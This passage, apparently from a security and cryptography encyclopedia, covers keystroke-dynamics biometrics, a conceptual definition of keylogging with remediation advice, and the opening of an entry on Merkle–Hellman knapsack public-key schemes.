Two types of information are transmitted to a data processing device for each keypress, the actual character corresponding to the key and the duration of time that the key is depressed. Modern computers use the amount of time the key is pressed to determine if the user desires multiple instances of the character to be received. The interval in which characters are repeated is referred to as the typematic rate and is typically a variable parameter. Keystroke dynamic algorithms make use of the keypress duration at a more fine-grained level; however, mechanisms are clearly in place to determine keypress durations. In addition to using the time between a single-key-down and key-up event, a keystroke dynamic algorithm may also utilize the time interval between a key up event and a subsequent key down event of a different keystroke. The combination of these event time intervals then forms a signature. This signature is then compared to a predetermined and stored keystroke signature known as the baseline signature for the purposes of authentication.

Although the rhythmic sequence is unique, there are variations among subsequent key sequence entries. These variations can be characterized as short term and long term. Short-term variations arise from factors such as an individual's mood, state of alertness, or temporary physical injuries. An analogy with a written signature is useful in that an individual's signature, when written twice subsequently, appears to be substantially the same but has slight variations. Such slight variations are also present in the rhythmic intervals between key depressions and, in fact, their variability is also a biometric attribute that varies among individuals. Measures of this variability over many subsequent training samples can result in the calculation of individual characteristic standard deviation values or other statistics.

Long-term variations differ in that they represent gradually changing permanent characteristics. From a statistical point of view, these variations could be quantified as slowly changing mean values of individual key depression timing intervals. Long-term variations typically occur due to a user becoming more adept or proficient in keyboarding skills through training, or through gaining familiarity with a particular keyboard and the nuances of its key depression pressures and spacing between the keys. The analogy of a handwritten signature to illustrate this situation is to compare an individual's signature over the span of a lifetime. The signature would typically show distinct differences when compared at the time the writer was very young, then middle-aged, although these differences were acquired gradually over time.

A third type of variation that must be accounted for is an abrupt, but permanent, change in an individual's keyboarding characteristics. This phenomenon can arise due to circumstances such as a permanent injury to the hand or brain, or through acquiring new keyboarding techniques by taking a class to retrain the physiological chain of events leading to the depression of a key.

Many biometric methods are based on physical characteristics of an individual such as the pattern of a fingerprint or iris. This method is actually a combination of characteristics and an interesting aspect of keyboard dynamics is that it actually incorporates the workings of an individual's mind into the biometric. Other forms of biometric methods that include workings of the mind are facial gestures and walking gait patterns. Because the mind and the acumen of physical dexterity are adaptable characteristics, effective application of the method necessarily involves methods that account for adaptability. Furthermore, variability in the manufacturers of different models of keyboards also adds a degree of uncertainty. As an example, one keyboard may have pushbutton keys with slightly more or less pressure required to completely depress a key. This in turn can affect the resulting rhythmic typing patterns when the same individual uses two different keyboards and these differences must also be accounted for.

Applications

The primary application of keystroke dynamics is its use in user authentication. The predominant features required in this application are to somehow account for short-term,

long-term, and abrupt changes in a particular users' characteristic keyboard dynamics.

While the application of keyboard dynamics can be used to authenticate a user at the initial stage of gaining access for a data entry session in a static manner, for instance during a password entry phase, an alternative application could be more dynamic in that keyboard dynamic metrics are continuously evaluated during the entire data entry session. Furthermore, the authentication could be accomplished in a background process by attempting to identify a user of a system that does not have a designated authentication stage. An example may be the use of a public data entry keyboard where passwords are not requested.

Another interesting application of keyboard dynamics is to utilize the signature to identify and couple a particular user with other known information about that user or group of users. For example, demographic profiles could be stored and accessed based on some category of users. Similar methods are commonly used in commercial web pages such as those employed by vendors of books. Once a particular user is identified, interest preferences that have been previously acquired are accessed and allow the web page to customize a set of suggested products the user may be particularly interested in.

Open Problems

Because the use of keyboard dynamics has some variation due to the reasons discussed above, authentication errors have a nonzero probability of occurrence. These errors can be classified into two categories: a false positive, where a particular user is incorrectly classified as the wrong person and gains access to a data entry system when they should not have; or a false negative, where a particular user should have gained access but was denied. Depending upon the application, one of these types of errors may be deemed more severe than the other. More research is required to allow for keyboard dynamic variability to be coped with while also reducing the probability of these types of errors. Current research is focused on the types and use of particular statistics to be employed.

To implement a keyboard dynamic approach, some initial characterization must be accomplished to establish the baseline signature of an individual or particular group of individuals. Depending upon the types of statistics employed, establishment of the baseline signature may require an unacceptably long or involved training period. Reducing the time and effort expended in establishment of the baseline keyboard dynamic signature while capturing an accurate representation is an area where further research is required.

The use of areas such as machine learning algorithms, statistical identification theory, data mining, system identification, and control theory all have potential for application to the challenges associated with keyboard dynamics and are currently open areas.

The storage and use of the baseline signature is another area requiring careful consideration. Unintentional or malicious access of the baseline signatures could allow unauthorized users to gain access. The question arises and must be addressed concerning where the baseline signatures are to be stored within the system. If storage is implemented in the actual keyboard, the device could be easily accessed and the signatures obtained through reverse engineering. Alternatively, if the signature baseline data is stored in a remote secure server, some form of network security such as the use of encryption must be employed.

While the majority of past work has focused on timing characteristics in keyboard dynamics, some researchers have investigated the use of alternative metrics. Such metrics could be obtained by including other sensors in the keyboard that measure quantities such as the pressure profile, the position on the actual key where the finger usually makes physical contact, or the acceleration profiles that occur during the depression of a single key [5]. Incorporation of other metrics implies the need for a data fusion method to be accomplished to effectively combine the metrics into a single signature profile.

Determining if keyboard dynamics can be used to classify particular groups of users based on demographic information is also an interesting open problem. For example, native speakers of the English language are accustomed to typing certain alphabetic characters more frequently than others. This could potentially be exploited to identify not a single user, but the demographic group characterized as native English speakers. Other demographics that may be of interest could be based on gender or age. Because there is a strong analogy between keyboard dynamics and handwritten text, many of the ideas used in handwriting analysis could be applicable to keyboard dynamics. Handwriting analysis is a topic of research in the areas of human psychology and law enforcement.

Experimental Results

Several different studies and experiments have been performed in the past and are documented in the literature. The work described in [6] analyzed the different keystroke dynamic characteristics obtained when a group of users entered different kinds of text. The first kind was a sample of grammatically correct sentences that form a coherent passage in the English language, the second kind consisted of a collection of correctly spelled English words that were

arranged in a random fashion, and the third type was a collection of random character sequences.

Another experimental result is presented in [7] where a study was made of grammatically correct English sentences versus users' names and other words that they type very frequently. The result of this work allowed comparisons and analyses to be performed with respect to well-trained or frequently used character string characteristics.

Recommended Reading

1. Bryan WL, Harter N (1989) Studies on the telegraphic language: the acquisition of a hierarchy of habits. Psychol Rev 6(4):345–375
2. Young JR, Hammon RW (1989) Method and apparatus for verifying an individual's identity. US Patent 4,805,222, 14 Feb 1989
3. Spillane R (1975) Keyboard apparatus for personal identification. Technical report, IBM Technical Disclosure Bulletin
4. Sternberg S, Monsell S, Knoll R, Wright C (1978) The latency and duration of rapid movement sequences: comparisons of speech and typing. In: Stelmach GE (ed) Information processing in motor control and learning. Academic, New York, pp 117–152
5. Allen JD, Howard J (2010) Design and implementation of a novel behavioral biometric for user authentication. In: Proceedings of the Society for Design and Process Science
6. Gaines R, Lisowski W, Press S, Shapiro N (1980) Authentication by keystroke timing: some preliminary results, Rand Report R-256-NSF, Rand Corporation
7. Bleha S, Slivinsky C, Hussien B (1990) Computer-access security systems using keystroke dynamics. IEEE Trans Pattern Anal Mach Intell 12(12):1217–1222

Keylogging

Aaron Estes
Department of Computer Science and Engineering, Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Synonyms

Keystroke logging

Related Concepts

►Hash Functions; ►Malware; ►Trojan

Definition

Keylogging is the malicious action whereby a third-party attacker covertly records a user's keystrokes as they type at a computer keyboard. Keylogging has been implemented in many different ways from software programs to hardware devices to electromagnetic emissions monitoring.

Applications

Keyloggers can be deployed through a variety of methods depending on their implementation. Software keyloggers are usually deployed as a payload to some network or client-side exploit, that is, the keylogger is installed when an attacker exploits a network service with a remote exploit or is installed when a victim falls prey to an email-based social engineering attack (similar to a phishing attack). Software keyloggers have been implemented to hide themselves in a variety of different fashions. Some keyloggers hide themselves using hypervisor or virtualization techniques, some hide themselves using rootkit-style operating system kernel subversion, and some keyloggers just hide themselves in applications or processes similar to Trojans and other custom malware.

Hardware keyloggers are implemented as a covert device or modification to an existing physical device. Many hardware keyloggers are implemented as an attachment to standard keyboard connectors or as overlays on top of keyboards.

Emissions keyloggers are devices with sensors that can monitor and analyze the electromagnetic emissions of keyboard wires in order to determine what keystrokes had been transmitted to the computer.

Remediation

Anti-virus and anti-spyware software can help detect and prevent the installation and operation of software keyloggers. Firewalls can help to prevent unauthorized communication of any keylogger, hardware or software, back to the source. A very effective measure against stealing of authentication credentials is the use of two-factor authentication so that the portion of the credential compromised by a keylogger is not sufficient for authentication.

Recommended Reading

1. Hoglund G, McGraw G (2004) Exploiting software how to break code. Addison-Wesley Professional, Boston, MA
2. Lewis M (2008) Biologger – a biometric keylogger. Proceedings of the Black Hat Europe, Conference (2008). https://www.blackhat.com/presentations/bh-europe-08/Lewis/Whitepaper/bh-eu-08-lewis-WP.pdf
3. Vuagnoux M, Pasini S (2009) Compromising electromagnetic emanations of wired and wireless keyboards. Proceedings of the 18th Usenix security symposium, p 1. http://www.usenix.org/events/sec09/tech/full_papers/proceedings.tgz
4. Young A, Yung M (1997) Deniable password snatching: on the possibility of evasive electronic espionage. IEEE Symposium on Security & Privacy, May 4–7, Oakland, CA, vol. 1, pp 224–235

Keystream

►Running-Key

Keystroke Dynamics

Patrizio Campisi, Alessandro Neri
Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

Definition

Keystroke dynamics is a behavioral biometrics representing the typing rhythm of a user interacting with a keyboard.

Background


Keystroke dynamics focuses on extracting quantitative information about the typing rhythm characteristics of a user interacting with a system equipped with a keyboard interface. Therefore, it has potential applications for the automatic recognition of users interacting with personal computers, ATMs, cellular phones, and any other device with keys. The first documented observations that each user has a unique way of typing dates back to the end of the nineteenth century, when telegraphists were able to identify other operators listening to the rhythm of their Morse code sequences. However, the first application of keystroke analysis to user recognition is much more recent [1]. Keystroke dynamics is a nonintrusive biometric trait, which is also widely accepted from end users. The data acquisition does not require either special hardware or any training, therefore it appears to be the natural biometrics to be used to secure access to computers and data networks. However, it presents a high intra user variability, since it depends on the employed keyboard, on the user physical and emotional state, on user posture when typing, etc. These elements have to be carefully taken into account when designing a keystroke-based-recognition system. A review of the state of the art related to keystroke dynamics until 1990 is presented in [2] and most of the approaches proposed up to 2004 and their comparative analysis is given in [3].

Theory

Keystroke recognition can be classified as either static or continuous. The first refers to keystroke analysis performed only at specific times, for example, during the login process when the user is asked to input some *fixed text* like username and password. In this case, the recognition system is used in the verification modality, that is the identity claim is confirmed through a one to one biometric comparison. On the contrary, when continuous recognition is considered, the analysis of the typing rhythm is performed continuously during the whole session, in which case *free text*-based analysis is referred to. Within this latter scenario, the recognition system operates in the identification modality, where the database is searched for a reference matching a submitted biometric sample, by means of one to many comparisons, and if found, the corresponding identity is returned. When dealing with fixed text keystroke recognition, the choice of the string to be typed and its length must be chosen in order to guarantee a high level of stability over repeated trials. Specifically, familiar strings are more likely to produce stable patterns. However, users can easily adapt to new strings by practicing 10–20 times before the enrollment. Moreover, it has been observed that better recognition results are obtained when the number of typed characters is no less than 10 and when they are well spread across the keyboard. Two keys typed one after the other are called *digraph*, three keys typed consecutively are called *trigraph*, whereas n keys typed consecutively are referred to as *n-graph*.

Different features can be extracted from the typing pattern such as the time a key is held down, the latency between consecutive keystrokes, specifically, the time between pressing two consecutive keys, or the time between releasing two consecutive keys, or more in general the time between pressing/releasing the first and pressing/releasing the nth of a set of n consecutive keys. Also, the overall timing speed, the frequency of errors in typing measured on the base of the backspace use, the habit to use additional keys in the keyboard like the numeric pad, or special keys such as “shift” or “alt” key, can be considered among the others. In Fig. 1, a trigraph is shown along with the key press (P) and the key release (R) events and some time intervals which can be considered as features. Not all the indicated time intervals are independent. Besides time intervals, other features, like the applied pressure on the keys and the motion information coming from the hand movement when typing, could be considered. However, their acquisition would require special equipment.

Keystroke dynamics has been extensively analyzed for traditional QWERTY keyboards, and its feasibility as a recognition tool has been deeply investigated. In [2], the time intervals between a key released and the next key pressed when digitizing the first name, last name, username, and password have been used as representative features. The L_1 norm has been employed as metric to evaluate the distance between the input strings and the reference strings. In [4] the time intervals between the keystrokes, when either a password consisting of the user’s name or



Keystroke Dynamics. Fig. 1 Some time based-keystroke features

a fixed passphrase, have been used. A Bayesian classifier together with the hypothesis of a multivariate Gaussian distribution of the extracted features has been employed. In [5], the key hold times, the interkey time, and both the hold times and the interkey times have been used as representative features. Several neural network paradigms have been employed as classifiers. The key hold times have been found more effective than the interkey times. However, the best performances have been obtained when using both the hold times and the interkey times. In [6], the approach proposed in [2] has been enhanced. Specifically, the same representative features used in [2] have been considered, but Euclidean distance classifier, Gaussian classifier, weighted Gaussian classifier, and a non-linear Gaussian classifier have been employed. The non-linear classifiers have given the best performances on the employed dataset. In [7], a fixed text string has been used for all the users. The duration of a trigraph, that is, the elapsed time between the depression of the first and of the third key, has been used as feature. Then, the trigraph durations of all the possible trigraphs in the string have been used. The distance between two typing samples of the same text has been evaluated by first ordering the trigraphs into two arrays and then by computing the *degree of disorder*, that is, the sum of the distances between the position of each trigraph in one array and the corresponding trigraph in the other array. It has been experimentally observed that trigraphs give better performance than digraphs, 4-graphs, and 6-graphs. When longer n-graphs are used, the performance degradation is essentially due to the increase in the number of errors when typing a longer string and to a greater instability of longer n-graphs because of an increased number of keystrokes involved. In [8], the use of ASCII key code, the time interval between pressing two consecutive keys, the time between the release of one key and the press of the successive key, and the key-hold duration have been selected as features and a statistical classifier has been employed. In [9], a system using 58 long feature vectors composed by 32 key-press time and 26 time intervals between sequences of two consecutive keys, has been adopted. A Haar wavelet transform has been performed on four subvectors obtained from the user feature vector and eight decision tree classifiers have been trained for each user. Eventually, for each user a parallel decision tree has been constructed based on the eight decision trees. In [10], the time between releasing two consecutive keys, the time between pressing two consecutive keys, and the hold down time have been analyzed and modeled by using Gaussian Mixture Models. The expectation maximization algorithm has been used to estimate the model parameters for each of the features analyzed. The log-likelihood function has been used to determine if the provided sample belonged to the claimed model. Different combinations of the three aforementioned features have been tested. The best performance have been obtained when using the time between releasing two consecutive keys and the hold down time. In [11], the typing rhythms of free text, chosen by end users without any specific constraint, has been used for automatic people recognition. Specifically, given two samples, the n-graphs that are shared by the samples are extracted and their distance is computed using the *degree of disorder* employed in [7]. However, the *degree of disorder* is not able to capture similarities and differences among typed samples on the basis of the absolute typing speed. To overcome this limitation, a new metric has been introduced in [11] that is able to cope with the absolute value of the typing speed of each pair of identical n-graphs. Moreover, different combinations of this latter metric with the *degree of disorder* have been tested. The performance versus the typing samples length has also been investigated. It has been observed that longer samples, which share more n-graphs, give better performance than shorter samples.

Even though the applicability of keystroke authentication to PC keyboards has been widely documented, a comparable effort has not been performed when keypads such as the ones used in mobile handsets are used.

The different layout, the use of smaller keys, the shape of keys, and the key response to pressure, make the keystroke analysis peculiar for mobile handsets. A preliminary study has been carried out in [12] and extended in [13], where the keystroke latency and the key hold time have been considered as features for numeric and alphabetic input, respectively. Different neural networks, like the Feed Forward Multi-Layered Perceptron Network, the Radial Basis Function Network, the Generalized Regression Neural Network, and individually optimized neural network configurations have been applied to both fixed 4-digit PIN codes and to fixed 11-digit telephone numbers. In [13], keystroke dynamics based on the used of text messages is investigated as well. Specifically, the user classification is based on the most recurrent characters typed by the users, thus being independent of the actual word composed by the user. Five networks are employed, each with a minimum of two and a maximum of six input characters. The best results are obtained using a training algorithm, which tunes the networks parameters to each user's inputs, using input vectors of five characters. In [14], the authors have focused on the use of alphabetic strings typed on a mobile-phone keypad for automatic people recognition. It is worth pointing out that when using a mobile handset not equipped with QWERTY keyboard, the generation of many letters require pressing a key more than once. The time between pressing two consecutive keys, the time between releasing two consecutive keys, the key hold time, and the time between releasing one key and pressing the consecutive key have been considered as representative features of a user. A statistical classifier has been used for classification. The system performance has been discussed with respect to the number of characters composing the employed alphabetic strings, up to ten characters, and with respect to the number of input strings used in the enrollment stage.

Applications

Keystroke dynamics is a highly attractive biometric modality, since it is perceived as non-invasive and transparent. Keystroke analysis can be used for automatic user recognition at the login moment using either fixed or mobile devices, as a stand alone module, or as a part of a more complex authentication system, which can provide, as basic security, a classic password-based protocol eventually hardened by keystroke analysis. Within this scenario, the user who wants to be authenticated needs both to type the correct password and to use the correct legitimate user's typing pattern. However, static approaches cannot detect user substitution after a correct login. Continuous approaches provide a tool to detect user substitution after the login. However, the monitoring functionality, obtained using continuous approaches, can be used not only to detect if a user gets unauthorized access to a computer after an authorized user has logged in, but also to

Keystroke Dynamics. Table 1 Performance comparison of state of the art methods using standard PC QWERTY keyboards

Contribution	Modality	Data	Number of users	Enroll. samples	Classification method	Performance
[4]	Fixed text	≥10 char. ≤17 char.	32	30	Bayesian class.	FAR = 0.5% FRR = 3.1%
[5]	Fixed text	7 char. avg.	15	6300	Neural networks	FAR = 0% FRR = 0%
[7]	Fixed text	683 char.	154	4	Distance	FAR = 0.01% FRR = 4%
[8]	Fixed text	≥10 char.	30	10	Statistical class.	ERR = 1.6%
[9]	Fixed text	37 char.	43	9	Parallel decision trees	FAR = 0.88% FRR = 9.62%
[10]	Fixed text	≥10 char.	41	30	GMM	EER = 4.4%
[11]	Free text	800 char. avg.	205	14	Distance	FAR = 0.005% FRR = 5%

Keystroke Dynamics. Table 2 Performance comparison of state of the art methods using mobile phones

Contribution	Modality	Data	Number of users	Enroll. samples	Classification method	Performance
[13]	Fixed text	Numeric 4 digits	32	20	Neural networks	EER = 13.3%
	Fixed text	Numeric 11 digits	32	20	Neural networks	EER = 12.8%
[14]	Fixed text	Alphabetic 10 char.	30	10	Statistical class.	EER = 13.15%

monitor the user level of attention and productivity in general. Of course, this raises many privacy issues that must be addressed before deploying the system in real-world applications. Keystroke loggers, that is either software or hardware devices able to capture and store the keystroke activity of a user, have already been commercialized and used also in forensic applications.

Experimental Results

In Table 1 and 2, a summary of the experimental procedure and the performance of state of the art approaches for keystroke dynamic user-based recognition based on standard PC QWERTY keyboards and mobile phone keyboards are given, respectively. Specifically, the "modality" field represents whether fixed text or free text has been used, the "data" field represents the input string type and length, and the "enroll. samples" field refers to the number of the samples per user used in the enrollment stage. The performance of the systems is evaluated in term of False Acceptance Rate (FAR), which represents the rate at which an impostor is accepted by the system; False Rejection Rate (FRR), which represents the rate at which an authorized user is rejected by the system; and Equal Error Rate (EER), which indicates the amount of error when the FAR equals the FRR.

It is worth pointing out that in [4], the performances have been estimated by using 10 authentic users who have donated 30 samples each and 22 invalid users who typed twice the name of the 10 valid users. In [7], the database of 154 users is composed by 44 users, who where used as legal users, and who provided each five samples, and by another 110 users who provided only one sample each, to be used as impostors' samples. In [11], the same experimental setup of [7] is used. Specifically, a total of 205 users have been considered: 40 users have typed 15 strings and another 165 people were asked to provide only one sample to be used as impostors' samples.

Recommended Reading

1. Spillane R (1975) Keyboard apparatus for personal identification. IBM Technical Disclosure Bull 17(3346)
2. Joyce R, Gupta G (1990) Identity authorization based on keystroke latencies. Commun ACM 33(2):168–176
3. Peacock A, Ke X, Wilkerson M (2004) Typing patterns: a key to user identification. IEEE Security & Privacy 2(5): 40–47
4. Bleha S, Slivinsky C, Hussien B (1990) Computer-access security systems using keystroke dynamics. IEEE Trans Pattern Anal Mach Intell 12:1217–1222
5. Obaidat M, Sadoun B (1997) Verification of computer users using keystroke dynamics. IEEE Trans Syst Man Cy B 27(2): 261–269
6. Monrose F, Rubin AD (2000) Keystroke dynamics as a biometric for authentication. Future Gen Comp Sys 16:351–359
7. Bergadano F, Gunetti D, Picardi C (2002) User authentication through keystroke dynamics. ACM Trans Inform Syst Sec 5(4):367–397
8. Araújo LCF, Sucupira LHR Jr, Lizarraga MG, Ling LL, Yabu-Uti JBT (2005) User authentication through typing biometrics features. IEEE Trans Signal Process 53(2):851–855
9. Sheng Y, Phoha VV, Rovnyak SM (2005) A parallel decision tree-based method for user authentication based on keystroke patterns. IEEE Trans Syst Man Cy B 35(4):826–833
10. Hosseinzadeh D, Krishnan S (2008) Gaussian mixture modeling of keystroke patterns for biometric applications. IEEE Trans Syst Man Cy C 38(6):816–826
11. Gunetti D, Picardi C (2005) Keystroke analysis of free text. ACM Trans Inform Syst Sec 8(3):312–347
12. Clarke NL, Furnell SM, Lines BM, Reynolds PL (2003) Keystroke dynamics on a mobile handset: a feasibility study. Inform Manage Comp Sec 11(4):161–166
13. Clarke NL, Furnell SM (2007) Authentication mobile phone users using keystroke analysis. Int J Inform Sec 6(6):1–14
14. Campisi P, Maiorana E, Lo Bosco M, Neri A (2009) User authentication using keystroke dynamics for cellular phones. IET Signal Process 3(4):333–341

Keystroke Logging

►Keylogging

Keyword-Based Retrieval over Encrypted Data

►Secure Index

Knapsack Cryptographic Schemes

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Digital Signatures; ►Encryption; ►Lattice: ►Public Key Systems

Definition

Cryptographic knapsack schemes were viewed as very promising in the late 1970s and early 1980s since their encryption speed was superb to any other public key scheme invented [27]. The future of knapsack tumbled down when the one knapsack scheme after the other was broken.

Introduction

The knapsack problem originates from operational research. Suppose one wants to transport some goods that have a given economical value and a given size (e.g., volume). The transportation medium, e.g., a truck, is however limited in size. The question then is to maximize the total economical value to transport, given the size limitations of the transportation medium.

The above-mentioned knapsack problem is not the one that was proposed for cryptographic purposes. The one used is a only a special case, namely, the one in which the economical value of each good is equal to its size. This special problem is known as the subset sum problem [24]. Merkle and Hellman initiated the use of the subset problem – which they called knapsack – for cryptographic purposes.

Definition 1 *In the* **subset sum problem** *n integers a_i are given (the size of n goods). Given a certain integer (the size of the transportation medium) S, the problem is to decide a subset of the n numbers such that by adding them together one obtains S, formally to decide/find (whether there are) bits x_i such that:*

$$S = \sum_{i=1}^{n} x_i \cdot a_i. \tag{1}$$

The problem to decide whether such a subset exists is NP-complete [24].

From now on, when "the knapsack problem" is mentioned, it is used as a synonym for "the subset sum problem." Note that there is also a subset product problem, which was used in the so-called multiplicative public key knapsack cryptographic systems [38]. The multiplicative knapsack and its security will be surveyed in Section "A Survey of the History of the Cryptographic Knapsack".

Most research on cryptographic knapsack schemes was related to *public key encryption/decryption*, i.e., to protect privacy. Cryptographic knapsack schemes that protect the authenticity are shortly discussed in Section "The Cryptographic Knapsack Scheme: An Introduction".

The Cryptographic Knapsack Scheme: An Introduction

Except for x, which is usually binary and except when explicitly mentioned, all numbers in this chapter are natural numbers or integers (depending of the context).

The Encryption in Additive Knapsack Schemes

In most additive knapsack systems the *encryption* operation works as follows. Suppose Bob wants to send a binary $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ message to Alice, and Alice's *public key* is $\mathbf{a} = (a_1, a_2, \ldots, a_n)$. To encrypt the message Bob computes the *ciphertext*:

$$S = \sum_{i=1}^{n} x_i \cdot a_i \tag{2}$$

which he sends to Alice. So this defines an *encryption* function $E_{\mathbf{a}}(\cdot)$ that maps $\mathbf{x}$ into S.

Since the *encryption* key is public and S can be eavesdropped, it must be "difficult" to find $\mathbf{x}$ from S and $\mathbf{a}$. This problem is the subset sum problem, which is an NP-complete problem. So, no efficient polynomial time algorithm exists to find $\mathbf{x}$ in the worst case (over all S and $\mathbf{a}$). So it seemed that breaking the cryptographic knapsack was hard. It is important to notice the term "worst case." Indeed if $\mathbf{a} = (1, 2, 4, 8, \ldots, 2^{n-1})$ it is trivial to find for all S the corresponding x, by writing S in binary form. Sequences $\mathbf{a}$ for which it is easy to find, for all S, its corresponding $\mathbf{x}$ have been called *easy*.

To allow unique *decryption*, the *encryption* function $E_{\mathbf{a}}(\cdot)$ has to be one-to-one. Shamir [48] called a sequence $\mathbf{a}$ that leads to such a one-to-one *encryption* function a *one-to-one system*. It is co-NP-complete to decide whether a given sequence is a one-to-one system [48].

The Decryption

If $\mathbf{a}$ is chosen randomly by Alice, there is no known method for her to decrypt S and find the *plaintext* $\mathbf{x}$. To allow this, Merkle and Hellman [38] introduced some trapdoor. The secret information used to make the trapdoor is called the *decryption key*. *It is now exactly the trapdoor techniques which turned out to allow the breaking of the cryptographic public knapsacks*.

Most knapsack schemes differ only in the use of other trapdoor techniques. However, some knapsack schemes allow the x_i to have more values than just binary. Others add some kind of noise to the *plaintext*.

The Merkle–Hellman Trapdoor

In the Merkle–Hellman case, when Alice constructs her public *encryption* key $\mathbf{a}$ she will first generate a superincreasing sequence $\mathbf{a}^1$ of natural numbers $\left(a_1^1, a_2^1, \ldots, a_n^1\right)$, which is defined as follows.

Definition 2 *A vector* $\mathbf{a}^1 = \left(a_1^1, a_2^1, \ldots, a_n^1\right)$ *is said to be a superincreasing sequence if:*

$$\text{for each } i (2 \le i \le n): \qquad a_i^1 > \sum_{j=1}^{i-1} a_j^1.$$

$(1, 2, 4, 8, \ldots, 2^{n-1})$ is a superincreasing sequence. As will be explained further on, a superincreasing sequence is an "easy" sequence.

To hide the superincreasing structure, Alice transforms $\mathbf{a}^j$ into $\mathbf{a}^{j+1}$ starting with $j = 1$. For each transformation j, she chooses (w_j, m_j) such that conditions 3 and 4 are satisfied

$$\sum_{i=1}^{n} a_i^j < m_j \tag{3}$$

$$\gcd(w_j, m_j) = 1 \tag{4}$$

and then computes:

$$a_i^{j+1} \equiv a_i^j \cdot w_j \bmod m_j \quad \text{where} \quad 0 < a_i^{j+1} < m, \tag{5}$$

When Alice used k transformations, her *public key* $\mathbf{a} = \mathbf{a}^{k+1}$.

We will refer to the transformation defined in Eqs. 3–5 as the *Merkle–Hellman transformation*. We call the condition in 3 the *Merkle–Hellman dominance condition*. In the case one uses this transformation in the direction from $\mathbf{a}^{j+1}$ to $\mathbf{a}^j$, we call it the *reverse Merkle–Hellman transformation*:

$$a_i^j \equiv a_i^{j+1} \cdot w_j^{-1} \bmod m_j \quad \text{where} \quad 0 < a_i^j < m, \tag{6}$$

When $\mathbf{a}^1$ is superincreasing and only one transformation is used, the resulting *public key* scheme is called the *basic Merkle–Hellman scheme*, or sometimes the *single iterated Merkle–Hellman scheme*. The case that two transformations are used instead of one is called the *doubly iterated* one.

Let us now explain the *decryption* for the Merkle–Hellman scheme. When Alice receives the *ciphertext* S, she iteratively computes S^j from S^{j+1} starting from $j = k$ as following:

$$S^j = S^{j+1} \cdot w_j^{-1} \bmod m \quad \text{where} \quad 0 \le S^j < m_j \tag{7}$$

It is trivial to understand that $S^j \equiv \sum_{i=1}^{n} x_i a_i^j \bmod m$ and, as a consequence of the inequality in Eq. 7 and the Merkle–Hellman dominance condition (see Eq. 3), $S^j = \sum_{i=1}^{n} x_i a_i^j$. So finally, Alice ends up with S^1. Finally, it is "easy" to find the message $\mathbf{x}$ from S^1. Indeed, start with $h = n$. If $S^1 > \sum_{i=1}^{h-1} a_i^1$ then x_h has to be one, else zero. Continue iteratively by subtracting $x_h a_h$ from S^1, with h decrementing from n to 1 during the iterations. In fact a rather equivalent process is used to write numbers in binary notation. Indeed the sequence $(1, 2, 4, 8, \ldots, 2^{n-1})$ is superincreasing.

In Section "The Cryptographic Knapsack Scheme: An Introduction", we have seen that an important condition for the *public key* is that it has to form a one-to-one system. This is the case for the Merkle–Hellman knapsack scheme by applying the following Lemma as many times as transformations were used, and by observing that a superincreasing sequence forms a one-to-one system.

Lemma 1 *Suppose that* $(a_1^1, a_2^1, \ldots, a_n^1)$ *is a one-to-one knapsack. If* $m > \sum a_i^1$ *and* $\gcd(w, m) = 1$, *then any set* $(a_1, a_2, \ldots, a_n)$, *such that* $a_i \equiv a_i^1 * w \bmod m$, *is a one-to-one system.*

Proof By contradiction. Suppose that $(a_1, a_2, \ldots, a_n)$ does not form a one-to-one system. Then there exist $\mathbf{x}$ and $\mathbf{y}$ such that $\mathbf{x} \neq \mathbf{y}$ and $\sum x_i a_i = \sum y_i a_i$. Thus evidently, $\sum x_i a_i \equiv \sum y_i a_i \bmod m$, and also $(\sum x_i a_i) * w^{-1} \equiv (\sum y_i a_i) * w^{-1} \bmod m$, because w^{-1} exists $(\gcd(w, m) = 1)$. So $\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$. Since $0 \le \sum x_i a_i^1 \le \sum a_i^1 < m$ and analogously $0 \le \sum y_i a_i^1 \le \sum a_i^1 < m$, we have $\sum x_i a_i^1 = \sum y_i a_i^1$. Contradiction. □

A Survey of the History of the Cryptographic Knapsack

We will mainly survey (see Section "A Survey of the History of the Cryptographic Knapsack") the additive knapsack *public key* systems protecting privacy and using the same *encryption* function as the Merkle–Hellman one. We will abbreviate this as *the usual knapsack* cryptographic schemes. (Our survey will not be exhaustive.) Then we will shortly discuss similar schemes by using different *encryption* functions (see Section "A Survey of the History of the Cryptographic Knapsack"). We very briefly discuss the history of the multiplicative knapsack schemes (see Section "A Survey of the History of the Cryptographic Knapsack"), and the use of trapdoor knapsacks in signatures (see Section "A Survey of the History of the Cryptographic Knapsack").

The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks

In 1979, Shamir found that a knapsack system with a very high density can (probabilistically) easily be cryptanalyzed. The density of a knapsack system with *public key* $\mathbf{a}$ is equal to the cardinality of the image of the *encryption* function (see Eq. 2) divided by $\sum a_i$. This result is independent of the trapdoor used to construct the *public key*.

To construct *public key*s in Graham and Shamir [52] and Shamir and Zippel schemes, one starts from other easy sequences than the superincreasing ones. Then one applies Merkle–Hellman transformations to obtain the *public key*. The case that only one transformation is used is called the *basic Graham–Shamir* and *basic Shamir–Zippel* scheme. For example, in the Graham–Shamir scheme $\mathbf{a}^1$ is not superincreasing but can be written as :

$$\mathbf{a}^1 = \mathbf{a}' + 2^q \mathbf{a}'', \quad \text{with } a_n' < 2^{q-1} \text{ and } \mathbf{a}' \text{ superincreasing.}$$

It is trivial to understand that such a sequence is easy.

